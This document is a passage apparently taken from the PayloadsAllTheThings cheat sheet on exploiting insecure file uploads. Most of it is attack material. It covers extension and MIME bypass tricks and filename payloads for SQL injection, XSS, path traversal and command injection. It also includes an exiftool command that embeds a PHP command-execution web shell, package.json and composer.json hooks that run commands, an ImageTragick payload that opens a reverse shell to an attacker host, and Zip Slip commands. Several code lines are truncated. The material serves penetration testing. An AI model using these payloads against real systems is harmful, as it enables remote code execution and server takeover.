Upload Insecure Files


> Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code.

Summary

Tools

- Fuxploider
- Burp > Upload Scanner
- ZAP > FileUpload AddOn

Exploits



Defaults extensions

- PHP Server

```
.php
.php3
```

```
.php4
.php5
.php7

# Less known PHP extensions
.pht
.phps
.phar
.phpt
.pgif
.phtml
.phtm
.inc
```

- ASP Server

```
.asp
.aspx
.config
.cer and .asa # (IIS <= 7.5)
shell.aspx;1.jpg # (IIS < 7.0)
shell.soap
```

- JSP : `.jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .actions`
- Perl: `.pl, .pm, .cgi, .lib`
- Coldfusion: `.cfm, .cfml, .cfc, .dbm`
- Node.js: `.js, .json, .node`

Upload tricks

- Use double extensions : `.jpg.php, .png.php5`
- Use reverse double extension (useful to exploit Apache misconfigurations where anything with extension .php, but not necessarily ending in .php will execute code): `.php.jpg`
- Random uppercase and lowercase : `.pHp, .pHP5, .PhAr`
- Null byte (works well against `pathinfo()`)
  - `.php%00.gif`
  - `.php\x00.gif`
  - `.php%00.png`
  - `.php\x00.png`
  - `.php%00.jpg`

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- Special characters
    - Multiple dots : `file.php.....` , in Windows when a file is created with dots at the end those will be removed.
    - Whitespace and new line characters
        - `file.php%20`
        - `file.php%0d%0a.jpg`
        - `file.php%0a`
    - Right to Left Override (RTLO): `name.%E2%80%AEphp.jpg` will became `name.gpj.php`.
    - Slash: `file.php/` , `file.php.\` , `file.j\sp` , `file.j/sp`
    - Multiple special characters: `file.jsp/./././.`
- Mime type, change `Content-Type : application/x-php` or `Content-Type : application/octet-stream` to `Content-Type : image/gif`
    - `Content-Type : image/gif`
    - `Content-Type : image/png`
    - `Content-Type : image/jpeg`
    - Content-Type wordlist: SecLists/content-type.txt
    - Set the Content-Type twice: once for unallowed type and once for allowed.
- Magic Bytes
    - Sometimes applications identify file types based on their first signature bytes. Adding/replacing them in a file might trick the application.
        - PNG: `\x89PNG\r\n\x1a\n\0\0\0\rIHDR\0\0\x03H\0\xs0\x03[`
        - JPG: `\xff\xd8\xff`
        - GIF: `GIF87a` OR `GIF8;`
    - Shell can also be added in the metadata
- Using NTFS alternate data stream (ADS) in Windows. In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an empty file with the forbidden extension will be created on the server (e.g. "`file.asax:.jpg`"). This file might be edited later using other techniques such as using its short filename. The "::$data" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (.e.g. "`file.asp::$data.`")

Filename vulnerabilities

Sometimes the vulnerability is not the upload but how the file is handled after. You might want to upload files with payloads in the filename.

- Time-Based SQLi Payloads: e.g. `poc.js'(select*from(select(sleep(20)))a)+'.extension`
- LFI/Path Traversal Payloads: e.g. `image.png../../../../../../../etc/passwd`
- XSS Payloads e.g. `'"><img src=x onerror=alert(document.domain)>.extension`
- File Traversal e.g. `../../../tmp/lol.png`
- Command Injection e.g. `; sleep 10;`

Also you upload:

- HTML/SVG files to trigger an XSS
- EICAR file to check the presence of an antivirus

Picture Compression

Create valid pictures hosting PHP code. Upload the picture and use a **Local File Inclusion** to execute the code. The shell can be called with the following command : `curl 'http://localhost/test.php?0=system' --data "1='ls'"`.

- Picture Metadata, hide the payload inside a comment tag in the metadata.
- Picture Resize, hide the payload within the compression algorithm in order to bypass a resize. Also defeating `getimagesize()` and `imagecreatefromgif()`.
  - JPG: use createBulletproofJPG.py
  - PNG: use createPNGwithPLTE.php
  - GIF: use createGIFwithGlobalColorTable.php

Picture with custom metadata

Create a custom picture and insert exif tag with `exiftool`. A list of multiple exif tags can be found at exiv2.org

```
convert -size 110x110 xc:white payload.jpg
exiftool -Copyright="PayloadsAllTheThings" -Artist="Pentest" -ImageUniqueID="Examp
exiftool -Comment="<?php echo 'Command:'; if($_POST){system($_POST['cmd']);} __hal
```

Configuration Files

If you are trying to upload files to a :

- PHP server, take a look at the .htaccess trick to execute code.
- ASP server, take a look at the web.config trick to execute code.
- uWSGI server, take a look at the uwsgi.ini trick to execute code.

Configuration files examples

- .htaccess
- web.config
- httpd.conf
- __init__.py
- uwsgi.ini

Alternatively you may be able to upload a JSON file with a custom scripts, try to overwrite a dependency manager configuration file.

- package.json

```
"scripts": {
    "prepare" : "/bin/touch /tmp/pwned.txt"
}
```

- composer.json

```
"scripts": {
    "pre-command-run" : [
    "/bin/touch /tmp/pwned.txt"
    ]
}
```

CVE - ImageMagick

If the backend is using ImageMagick to resize/convert user images, you can try to exploit well-known vulnerabilities such as ImageTragik.

- ImageTragik example: Upload this content with an image extension to exploit the vulnerability (ImageMagick , 7.0.1-1)

```
push graphic-context
viewbox 0 0 640 480
```

```
fill 'url(https://127.0.0.1/test.jpg"|bash -i >& /dev/tcp/attacker-ip/attacker
pop graphic-context
```

More payloads in the folder `Picture ImageMagick`

CVE - FFMpeg

FFmpeg HLS vulnerability

ZIP archive

When a ZIP/archive file is automatically decompressed after the upload

- Zip Slip: directory traversal to write a file somewhere else

```
python evilarc.py shell.php -o unix -f shell.zip -p var/www/html/ -d 15

ln -s ../../../index.php symindex.txt
zip --symlinks test.zip symindex.txt
```

Jetty RCE

Upload the XML file to `$JETTY_BASE/webapps/`

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Labs

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